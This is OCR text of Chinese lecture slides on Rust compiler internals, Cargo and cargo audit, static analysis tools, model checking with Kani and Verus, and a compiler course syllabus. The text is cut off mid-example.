
- 分析Rust CVEs
  - https://rustsec.org/advisories/
  - https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=rust



第十一课：Rust语言 — 编译器

- 深度剖析各种Rust机制的实现方法
- 了解Rust编译器的实现方式

```
bb0:
    _1 = const std::boxed::Box::<i32>::new(const 1_i32)
             -> [return: bb2, unwind: bb1];
bb1 (cleanup):
    resume;
bb2:
    _2 = &_1;
    _0 = const ();
    drop(_1) -> [return: bb3, unwind: bb1];
bb3:
    return;
```



https://rust-lang.github.io/rfcs/1211-mir.html

生命周期推断：基于约束求解

- **Liveness约束：(L: {P}) @ P 表示L is alive at the point P**
- **Subtyping约束：(L1: L2) @ P 表示L1 outlives L2 at point P**

BB1
```
let mut a: i32 = 1;
let mut b: i32 = 2;
let mut p: & T = &a;
if condition
```

```
('a: 'pa) @ BB1/3
Def: ('pa: {BB1/3}) @ BB1/3
```

BB2
```
print(*p);
p = &b;
```

```
Use: ('pa: {BB2/0}) @ BB2/0
('b: 'pb) @ BB2/2
Def: ('pb: {BB2/2}) @ BB2/2
```

BB3
```
print(*p);
```

```
Use: (phi('pa,'pb): {BB3/0}) @ BB3/0
```

约束求解

```
'pa = {BB1/3, BB2/0, BB3/0}
'a = {BB1/1, BB1/2, BB1/3, BB2/0, BB3/0}
'pb = {BB2/2, BB3/0}
'b = {BB1/2, BB1/3, BB2/0, BB2/1, BB2/2, BB3/0}
```

练习11：

1) **给定一段代码结合HIR或MIR分析问题原因**
2) **为Rust编译器添加简易Query**

1. Declare the query name, its arguments and description in the compiler/rustc_middle/src/query/mod.rs.

```
rustc_queries! {
   query new_query(_: DefId) -> () {
        desc { "a new query with novel features" }
   }
}
```

2. Supply query providers where needed in compiler/rustc_mir_transform/src/lib.rs.

```
pub fn provide(providers: &mut Providers) {
    *providers = Providers {
        new_query,
        ..*providers
    };
}
fn new_query<'tcx>(tcx: TyCtxt<'tcx>, def_id: DefId) -> () {
    ...//implementation
}
```


https://artisan-lab.github.io/RAP-Book/3.2-backend.html


第十二课：Rust语言 — Cargo

- **依赖包管理：基于crates.io/RustSec**
  - 供应链安全：cargo audit
- **自动化测试：test/bench targets**
  - CI/CD：cargo test/fuzz
- **Clippy、Miri等高级功能**
  - cargo miri

```
Crate:     zerovec-derive
Version:   0.9.4
Title:     Incorrect usage of `#[repr(packed)]`
Date:      2024-07-01
ID:        RUSTSEC-2024-0346
URL:       https://rustsec.org/advisories/RUSTSEC-2024-0346
Solution:  Upgrade to >=0.10.3 OR >=0.9.7, <0.10.0
Dependency tree:
zerovec-derive 0.9.4
└── zerovec 0.9.4
    ├── tinystr 0.7.1
    │   ├── unic-langid-macros 0.9.1
    │   │   └── unic-langid 0.9.1
    │   │       ├── rustc_fluent_macro 0.1.0
    │   │       │   ├── rustc_ty_utils 0.0.0
    │   │       │   │   ├── rustc_interface 0.0.0
    │   │       │   │   │   ├── rustc_smir 0.0.0
    │   │       │   │   │   │   └── rustc-main 0.0.0
    │   │       │   │   │   └── rustc_driver_impl 0.0.0

Crate:     self_cell
Version:   0.10.2
Warning:   yanked

Crate:     zerovec
Version:   0.9.4
Warning:   yanked

Crate:     zerovec-derive
Version:   0.9.4
Warning:   yanked

error: 9 vulnerabilities found!
warning: 8 allowed warnings found
```

练习12：

1) 分析一个实际Cargo项目，解读项目结构
2) 配置一个Cargo项目
3) 简易Cargo工具开发



https://artisan-lab.github.io/RAP-Book/3.1-frontend.html

第十三课：高级主题 — 不同编程语言特性对比


	Rust	C++20	Go	Zig
更多		~~Contract~~		Compile-time Exe
错误处理 (Monad)	Option/Result	Optional	errWriter	Option Type
子类型约束	Trait Bound Lifetime Bound	Concept	Type Constraint	
并发	Send/Sync	Std Lib	Goroutines	
裸指针	Unsafe		Unsafe	NonNull
堆内存管理	Ownership Intelligent Pointer	Intelligent Pointer	GC	Allocator over Std

练习13：

- 分析一门语言的安全特性和性能
  - Java的GC、泛型、混合式类型检查等
  - Python的多线程、智能指针、动态类型等
  - 对比Javascript vs Typescript的安全性差异


第十四课：高级主题 — 静态分析

- **静态分析基础：Lattice-based分析、path-sensitive分析、…**
- **SafeDrop论文**




SafeDrop分析方法

1. 路径分析



控制流图



生成树

将控制流图转化为生成树

2. 指针分析

```
Statement 1:  _2 = &_1;           // alias set:{_1, _2}
Statement 2:  _1 = move _4;       // alias sets:{_1, _4}, {_2}
Statement 3:  _3 = &_1;           // alias sets:{_1, _3, _4}, {_2}
```

指针分析：流敏感的指针分析算法

3. 模式匹配

SafeDrop: Detecting memory deallocation bugs of rust programs via static data-flow analysis." TOSEM. 2023.

练习14：

1) **使用静态分析工具SafeDrop、Rudra等并分析其局限性**
   - ref: https://burtonqin.github.io/posts/2024/07/rustcheckers/

2) **开发简易Rust静态分析算法**
   - 添加编译器Query
   - 基于Cargo工具

Static Checkers

Name	Description	Working on	Bug Types	Technology	Maintenance
MIRAI	Rust mid-level IR Abstract Interpreter	MIR	Panic, Security bugs, Correctness	Abstract Interpretation	★★★★★
lockbud	Statically detect common memory and concurrrency bugs in Rust. Paper: Safety Issues in Rust, TSE'24	MIR	Double-Lock, Conflicting-Lock-Order, Atomicity-Violation, Use-After-Free, Invalid-Free, Panic Locations	Data-flow Analysis	★★★★★
RAP (formerly SafeDrop)	Rust Analysis Platform. Paper: SafeDrop, TOSEM'22	MIR	Use-After-Free, Double-Free	Data-flow Analysis	★★★★★
Rudra	Rust Memory Safety & Undefined Behavior Detection. Paper: Rudra, SOSP'21	HIR, MIR	Memory safety when panicked, Higher Order Invariant, Send Sync Variance	Data-flow Analysis	★★★☆☆
Yuga	Automatically Detecting Lifetime Annotation Bugs in the Rust Language. Paper: Yuga, ICSE'24	HIR, MIR	Lifetime Annotation Bugs	Data-flow Analysis	★★★★☆
MirChecker	A Simple Static Analysis Tool for Rust. Paper: MirChecker, CCS'21	MIR	Panic (including numerical), Lifetime Corruption (memory issues)	Abstract Interpretation	★★☆☆☆

第十五课：高级主题 — 模型检查

- 模型检查基础：符号执行、约束建模和求解
- Karni、Verus、Prusti论文

```
fn foo(len: usize, buf: &mut [u8]) {
    if len > buf.len() {
        return;
    }
    for i in 0..len {
        buf[i] = 0;
    }
}
```

```
cargo kani --harness foo
```

```
#[cfg(kani)]
#[kani::proof]
#[kani::unwind(1)]
fn check_foo() {
    const LIMIT: usize = 10;
    let mut buf: [u8; LIMIT] = [1; LIMIT];
    let len = kani::any();
    foo(len, &mut buf);
}
```


https://github.com/model-checking/kani

练习15：

1) **使用模型检查工具**
   - https://github.com/model-checking/kani
   - https://github.com/verus-lang/verus
2) **分析工具局限性**
3) **为模型检查工具添加功能**

```
verus! {
    fn octuple(x1: i8) -> (x8: i8)
        requires
            -16 <= x1 < 16,
        ensures
            x8 == 8 * x1,
    {
        let x2 = x1 + x1;
        let x4 = x2 + x2;
        x4 + x4
    }

    fn main() {
        let n = octuple(10);
        assert(n == 80);
    }
} // verus!
```

大纲

一、背景概述

二、安全编程语言设计

三、编译原理

四、总结

COMP 130014 编译原理

- **第一部分：编译器前端**
  - 语法分析
  - TeaPL语法设计：借鉴Rust的语法
- **第二部分：中间代码**
  - 类型系统：类Rust类型推断
  - 线性IR：探讨泛型、Trait等实现方法
  - 代码优化
- **第三部分：编译器后端**
  - 指令选择和调度
  - 寄存器分配
  - 代码调试和异常处理：栈展开

教学思路：

以讲授完整的编译器制作步骤为主，

顺带分析关键理论和最新编译技术

课程主页： https://github.com/hxuhack/course_compiler

COMP 130014 编译原理

课程安排：

- 1-16周，45分钟*5节课/周
- 3节课教学，2节课上机

课程考核：

- 编译器作业：50%
  - 普通班分5次作业，拔尖班增加1次开放选题作业（最后一堂课报告）
  - 目前是C/C++版本，未来会加入或切换到Rust版本（Flex/Bison不支持）
- 开卷考试：50%

编译器前端

✦ **let变量声明：** 便于自顶向下解析和缺省类型

```
let x:i32 = 1;
let y = 2;
```

Rust代码

```
int32_t x = 1;
auto y = 2;
```

C++代码

✦ **fn函数声明：** 便于自顶向下解析

```
fn larger(x: i32, y: i32) -> i32 {
    ...
}
```

Rust代码

✧ **宏：** 预编译/Metaprogramming（开放选题）

```
let v: Vec<u32> = vec![1, 2, 3];
```

```
#[macro_export]
macro_rules! vec {
    ( $( $x:expr ),* ) => {
        {
            let mut temp_vec = Vec::new();
            $(
                temp_vec.push($x);
            )*
            temp_vec
        }
    };
}
```

✦ 必要功能


✧ 开放选题

中间代码：类型推断

✦ Damas–Hindley–Milner方法

- 建立符号表
- 提取类型约束
- 约束求解

标识符	作用域	索引	类型
g	global	0xd9c2	int
fib	global	0xd470	(int) → int
main	global	0xd318	(void) → void



$[\![1]\!] = \text{int}$

$[\![x]\!] = [\![1]\!] = [\![x-1]\!] = [\![T]\!]$

$[\![fib]\!] = ([\![T]\!]) \text{->} [\![fib(T)]\!]$

$[\![fib(T)]\!] = [\![a]\!]$

$[\![fib]\!] = (\text{int}) \rightarrow \text{int}$

前端＋中间代码：泛型编程

- ✧ **泛型编程**

```
fn max<T:Ord>(x:T,y:T) -> T{
    if x > y {x} else {y}
}
```

Rust代码


```
template <typename T>
T max(T x, T y) {
    return (x > y) ? x : y;
}
```

C++代码

- ✧ **Trait/继承**

```
struct S { s:i32 }
impl A for S { }
trait B : A { ... }
```

- ✧ **Dyn Trait动态派发**



前端 + 中间代码：错误处理/模式匹配

✧ **实现Result/Option类型**

```
pub enum Option<T> {
    None,
    Some(T),
}
```

```
pub enum Result<T, E> {
    Ok(T),
    Err(E),
}
```

✧ **If-let/while-let/let-else**
避免match-case，简化代码

```
fn get_number<T>() -> Option<T>{...}
if let Some(i) = get_number() {
    println!("{:?}!", i);
} else {
    ...
}
```

✧ **实现“?”错误传导**
简化错误返回控制流

```
fn create<P: AsRef<Path>>(path: P) -> Result<File> {...}
fn write_all(&mut self, buf: &[u8]) -> Result<()> {...}

fn write_message() -> io::Result<()> {
